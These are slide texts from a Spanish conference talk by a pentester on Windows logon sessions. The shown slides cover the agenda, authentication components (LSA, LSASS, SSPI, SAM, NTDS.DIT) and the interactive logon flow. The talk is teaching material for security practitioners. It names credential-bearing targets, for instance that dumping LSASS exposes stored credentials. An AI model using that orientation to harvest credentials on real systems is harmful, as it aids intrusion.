

# Analyzing Logon Sessions from an Offensive Perspective




**XVII  
JORNADAS  
STIC  
CCN-CERT**

**V  
JORNADAS  
DE CIBER  
DEFENSA:  
ESPDEF-CERT**

# Whoami

- Mi nombre es Jorge.
- Soy Pentester en SIX/BME.
- Twitter: [@MrSquid25](https://twitter.com/MrSquid25)
- LinkedIn: [@jorgesca](https://www.linkedin.com/in/jorgesca)





# Índice

1. Introducción
  1. Un poco de historia
  2. Sesiones para un pentester
  3. Conceptos básicos
2. Autenticación en Windows
  1. Escenarios de sesión
  2. Inicio de sesión interactivo
  3. Inicio de sesión por red
3. Tipos de sesiones
  1. ¿Qué es una sesión?
  2. ¿Cuántos logon types hay?
  3. ¿Cuándo se generan?
  4. ¿Cómo encontrarlas?
4. Cazando y analizando sesiones
  1. Objetivo
  2. Análisis de casos
    - Inicio de sesión local
    - Inicio de sesión por red
    - Tareas Programadas
    - Sesiones de Servicio
    - SSH
    - Runas
    - RDP
5. Extra Mile – Protected Users
6. Conclusiones
  1. Tabla Resumen
  2. Protecciones
  3. Una reflexión
7. Referencias

# Introducción

**XVII  
JORNADAS  
STIC  
CCN-CERT**

**V  
JORNADAS  
DE CIBER  
DEFENSA:  
ESPDEF-CERT**


# Introducción – Un poco de historia



Fuente: <https://taggartinstitute.org/p/responsible-red-teaming>




# Introducción – Sesiones para un pentester



Fuente: <https://www.cyberark.com/resources/blog/video-the-cyber-attack-lifecycle>


Credenciales  
Hashes  
Cookies  
Tokens  
Sesiones





# Introducción – Conceptos básicos

1. **LSA (Local Security Authority)** – El subsistema es el encargado de gestionar los inicios de sesión en entornos Windows. LSA provee de servicios para validar el acceso a objetos, los permisos de los usuarios y generar registros de auditoría.
2. **LSASS (Local Security Authority Subsystem Service)** – Es el proceso que implementa varias de las funciones de LSA, entre otras. Si volcamos este proceso, tendremos acceso a todas las credenciales almacenadas en memoria en un equipo.
3. **SSPI (Security Support Provider Interface)** – Es el principal proveedor de autenticación de Windows. En pocas palabras, es un “proxy” encargado de garantizar que el proceso de autenticación se realiza correctamente.




Fuente: <https://learn.microsoft.com/en-us/windows-server/security/windows-authentication/security-support-provider-interface-architecture>



# Introducción – Conceptos básicos

4. **SSP (Security Support Provider)** – Son los diferentes proveedores de seguridad integrados con el SSPI. Se cargan mediante DLLs por medio del proceso LSASS.exe.
- Kerberos SSP – Se encarga de la autenticación con Kerberos.
  - NTLM SSP – Se encarga de la autenticación con NTLM.
  - Digest SSP – Se encarga de la autenticación con LDAP.
  - Credential SSP – Se encarga de la autenticación mediante RDP o Terminal Server.





Fuente: <https://learn.microsoft.com/en-us/windows-server/security/windows-authentication/security-support-provider-interface-architecture>





# Introducción – Conceptos básicos

5. **SAM (Security Accounts Manager)** - Almacena los hashes NTLM de los usuarios locales del equipo.
6. **SECURITY** - Almacena credenciales cacheadas (secretos LSA) como contraseñas en texto claro, hashes LM/NTLM, Domain Cached Credentials (DCC1 o DCC2), etc.
7. **SYSTEM** - Contiene información para poder descifrar SAM y SECURITY.
8. **NTDS.DIT** - Base de datos que almacena datos del Directorio Activo, incluyendo información sobre objetos de usuario, grupos y pertenencia a grupos. Incluye los hashes de las contraseñas de todos los usuarios del dominio.



# Autenticación en Windows

<b>XVII</b>	<b>V</b>
<b>JORNADAS</b>	<b>JORNADAS</b>
<b>STIC</b>	<b>DE CIBER</b>
<b>CCN-CERT</b>	<b>DEFENSA:</b>
	<b>ESPDEF-CERT</b>





# Autenticación en Windows – Escenarios de sesión

Windows requiere que todos los usuarios dispongan de una cuenta válida para autenticarse contra un equipo y poder acceder a sus recursos locales y de red.

Para ello, según Microsoft, existen cuatro tipos diferentes de formas de iniciar de sesión:

1. Inicio de sesión interactivo (Interactive Logon)
2. Inicio de sesión por red (Network Logon)
3. Inicio de sesión por tarjeta inteligente (Smart Card Logon)
4. Inicio de sesión biométrico (Biometric Logon)







# Autenticación en Windows – Escenarios de sesión

Windows requiere que todos los usuarios dispongan de una cuenta válida para autenticarse contra un equipo y poder acceder a sus recursos locales y de red.

Para ello, según Microsoft, existen cuatro tipos diferentes de formas de iniciar de sesión:


1. Inicio de sesión interactivo (**Interactive Logon**)
2. Inicio de sesión por red (**Network Logon**)
3. Inicio de sesión por tarjeta inteligente (Smart Card Logon)
4. Inicio de sesión biométrico (Biometric Logon)





# Autenticación en Windows – Inicio de sesión interactivo


1. Cuando un usuario intenta iniciar una sesión interactiva, el proceso de inicio de sesión invoca a LSA. Este pasa las credenciales al Security Accounts Manager (SAM), que gestiona la información de las cuentas almacenada en una base de datos.
2. SAM compara las credenciales del usuario con la información en la base de datos para determinar si el usuario está autorizado a acceder al sistema.
3. Si encuentra la información de la cuenta del usuario en la base de datos, SAM autentica al usuario creando una sesión y devolviendo al LSA el identificador de seguridad (SID) del usuario y los SID de los grupos globales de los que es miembro.
4. LSA concede al usuario un token de acceso que contiene los SID individuales y de grupo del usuario y sus permisos, permitiéndole acceder a los recursos a los que tiene acceso.



